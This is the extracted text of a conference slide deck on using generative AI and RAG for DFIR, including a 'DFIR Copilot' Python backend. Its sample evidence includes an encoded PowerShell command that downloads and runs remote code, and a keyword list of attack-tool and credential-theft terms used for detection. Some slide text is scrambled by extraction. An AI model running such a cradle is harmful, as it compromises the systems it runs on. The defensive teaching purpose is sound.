Generative AI for DFIR in the Real World: Practical Use Cases

AI Cybersecurity Summit

Jess Garcia

@j3ssgarcia – jess.garcia@one-esecurity.com
Founder and CEO of One eSecurity
Senior SANS Instructor
www.ds4n6.io – Project leader

WhoAmI

Jess Garcia

jess.garcia@one-esecurity.com

@j3ssgarcia

- Founder and CEO of One eSecurity +25 years of experience in CybSec / DFIR
- Global DFIR company for +17 years
  www.one-esecurity.com
- DS4N6 Project Leader
  www.ds4n6.io
- Senior Instructor at SANS Institute for +22 years

Index

DS4N6: The Road so Far

DS4N6 Project

aidfir.io / ds4n6.io

Our Mission: Bring **Data Science** & **Artificial Intelligence** to the fingerprints of the average **Forensicator** and promote advances in the field.

- CHRYSALIS
- Daisy VM
- HAM (EVTX, PF, MFT, REG, WEB)

ds4n6.io/events

ds4n6.io/tools

DS4N6


SANS

In our last talk…

Your Journey to the GenAI-DFIR Era Starts Today!

ds4n6.io/blog/24042501.html

In our last talk…



SANS AI Cybersecurity Forum 2024

- ✓ Understand **GenAI** and **LLMs**
- ✓ **PROMPT Eng.** to get the most out of LLMs
- ✓ Augmenting LLM's capabilities with **RAG**
- ✓ Automate tasks with **AI Agents**
- ✓ Understand **GenAI strengths and limitations**

ds4n6.io/blog/24042501.html

Updates

Meta Llama 3.1

- Larger context length (128k tokens)
- Multilingual capabilities
- Suited for Agentic-AI & tool usage
- 3 available versions (8B, 70B and 105B parameters)

GPT-4o mini


OpenAI

- Available for free through the GUI
- Improves performance of ChatGPT-3.5
- Larger context length (128k tokens)
- The cheapest OpenAI's multimodal LLM through the API

GenAI for Threat Detection & Response


GenAI for Threat Detection & Response

Leverage the Default LLM's Forensic Knowledge



https://www.youtube.com/watch?v=RzvEsnyjLeU

Augment the LLM's Capabilities with Fine-Tuning / RAG



https://langchain.com

RAG (Retrieval Augmented Generation)

PREPARATION

PDF


CTI-Report-2024.pdf

CHUNKING

TOKENIZATION

Encoding

Vector DB



OpenAI's large language models (sometimes referred to as GPT's) process text using tokens, which are common sequences of characters found in a set of text. The

```
[5109, 15836, 596, 3544, 4221, 4211, 320,
57753, 14183, 311, 439, 480, 2898, 596, 8,
1920, 1495, 1701, 11460, 11, 902, 527, 4279,
24630, 315, 5885, 1766, 304, 264, 743, 315,
```

USAGE

What're the main tactics of Threat Actors in 2024?

Similarity Search

Retrieved Context

Retrieve the 10 most relevant chunks

PROMPT


Usthe end.

Context: "List of top related TTPs in 2024 by sector includes: T1059.001 as the most prevalent technique [...]"

Question: What're the main tactics of Threat Actors in 2024?

Answere the following pieces of context to answer the question at :

RAG & Forensic Knowledge (DFIR Copilot)



ChatGPT 4o

Answer:


1. File not found: C:/Windows/Temp/1.bat
   - **Category:** Tasks
   - **User:** System-wide
   - **Signed:** None
   - **Launch string:** "C:/Windows/Temp/1.bat"
2. File not found: Hidden
   - **Category:** WMI
   - **User:** System-wide
   - **Signed:** None
   - **Launch string:** `powershell -W Hidden -nop -noni -ec SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBzAHEAdQBpAHIAcgBlAGwAZABpAHIAZQBjAHQAbwByAHkALgBjAG8AbQAvAGEAJwApAAoA`

RAG & Forensic Knowledge (DFIR Copilot)

BACKEND

```python
class chatgpt:
    def __init__(self):
        self.chat = []
        self.client = OpenAI(api_key="*****************************

    def _add_message(self, prompt, role):
        self.chat.append({'role':role, 'content':prompt})

    def api_query(self, prompt):
        self._add_message(prompt,"user")
        completion = self.client.chat.completions.create(
            model="gpt-4o",
            temperature=0.5,
            messages=self.chat)
        self._add_message(completion.choices[0].message.content,"assistant")
        return completion.choices[0].message.content

class orchestrator:
    def __init__(self):
        self.llm = chatgpt()

    def _search_engine(self, artifact, user_query):
        st_proc = KeywordProcessor()
        st_proc.add_keywords_from_dict(aux.INTELL_P1)

        score = []
        nd_proc = KeywordProcessor()
        keys = st_proc.extract_keywords(user_query)
```

```python
INTELL_DB = {
    "unsigned":     ["unsigned", "unverified", "not signed", "not verified", "none","u
    "suspicious":   ["wmi", "temp", "syswow64", "powershell", "cmd", "bat"],
    "lol":          ["bitsadmin.exe","bitadmin","certutil","addfile", "net localgroup
    "powershell":   ["powershell","iex","ps1","invoke","nop","-none","base64","downloa
                     "-enc","-encodedcommand","net.webclient","downloadfile","invoke-
                     "get-domainuser","invoke-portscan","get-domaincomputer","get-net
    "wmi":          ["wmi", "wbem","wmiprvse","wmic","win32_process","invoke-wmimethod
    "script":       ["script","vbs","bat","sh","py","ps1"],
    "tools":        ["mimikatz","psexec","mitrecaldera","","beacon"],
    "mimikatz":     ["sekurlsa","logonpasswords","privilege::debug","lsadump","procdum
    "malware":      ["cryptor","ransom","locker","keylogger","mshta","rat","botnet","m
      ...
}
```




KEYWORD SEARCH

https://pypi.org/project/flashtext/1.4/

SIMILITARITY SEARCH

https://faiss.ai/index.html

RAG & Forensic Knowledge (DFIR Copilot)



PROMPT


{ **'role'**: 'user',
'content': 'Use the following pieces of context to answer the question at the end.
The pieces of context are logs related to the search:"suspicious".

Context:
"[Document(page_content=\'autoruns\', metadata={\'time\': \'nan\', \'category\': \'Tasks\', \'user\': \'System-wide\', \'signed\': \'none\', \'path\': \'File not found: C:/Windows/Temp/1.bat\', \'launch string\': \'"C:/Windows/Temp/1.bat" \'}), Document(page_content=\'autoruns\', metadata={\'time\': \'nan\', \'category\': \'WMI\', \'user\': \'System-wide\', \'signed\': \'none\', \'path\': \'File not found: Hidden\', \'launch string\': \'powershell -W Hidden -nop -noni -ec SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBzAHEAdQBpAHIAcgBlAGwAZABpAHIAZQBjAHQAbwByAHkALgBjAG8AbQAvAGEAJwApAAoA\'}), Document(page_content=\'autoruns\', metadata={\'time\': \'3/4/1923 1:30 AM\', \'category\': \'Explorer\', \'user\': \'System-wide\', \'signed\': \'(Verified) Microsoft Windows\', \'path\': \'c:/windows/syswow64/srchadmin.dll\', \'launch string\': \'HKCR/CLSID/{DA67B8AD-E81B-4c70-9B91-B417B5E33527}\'}), Document(page_content=\'autoruns\', metadata={\'time\': \'3/26/1909 9:29 AM\', \'category\': \'Explorer\', \'user\': \'System-wide\', \'signed\': \'(Verified) Microsoft Windows\', \'path\': \'c:/windows/syswow64/hgcpl.dll\', \'launch string\': \'HKCR/CLSID/{ff363bfe-4941-4179-a81c-f3f1ca72d820), Document(page_content=\'autoruns\', metadata={\'time\': \'2/17/1924 1:52 AM\', \'category\': \'Services\', \'user\': \'System-wide\', \'signed\': \'(Verified) Microsoft Windows\', \'path\': \'c:/windows/syswow64/perfhost.exe\', \'launch string\': \'%SystemRoot%/SysWow64/perfhost.exe\'}) […]]"

Question: list all suspicious execution you find
Answer: }


GenAI-DFIR: Real World Use Cases

ChatGPT **Agents & Tools**



Use Case 1: Summarize Low Priority Alerts and Enrich them with CTI

Use Case 1: Custom GPTs + RAG




2024ThreatDetection Report.pdf

Custom GPTs for repetitive tasks

Demo #1


Summarize Low Priority **SOC Alerts** and Enrich them with CTI



https://www.youtube.com/@ds4n668/videos


Use Case 2: Data Analysis with ChatGPT

Use Case 2: Data Analysis with ChatGPT



Demo #2


Data Analysis with ChatGPT



https://www.youtube.com/@ds4n668/videos

Agentic AI for DFIR, CTI & TH

- ✓ Create **TH Hypotheses**
- ✓ Autonomous **Artifact Collection**
- ✓ **Guide** Forensic **Investigations**
- ✓ Create **Dynamic** Investigative **Workflows**
- ✓ Artifact Analysis & **Anomaly Detection**
- ✓ **Documentation & Reporting**



Build your own AI-Agent

ds4n6.io/blog/24042501.html

Thanks!!!

DS4N6

ds4n6.io

@ds4n6_io

DS4N6

Jess Garcia
@j3ssgarcia

one-esecurity.com

@One_eSecurity

one-esecurity

ONE/DS4N6 Research Team:
Mario Perez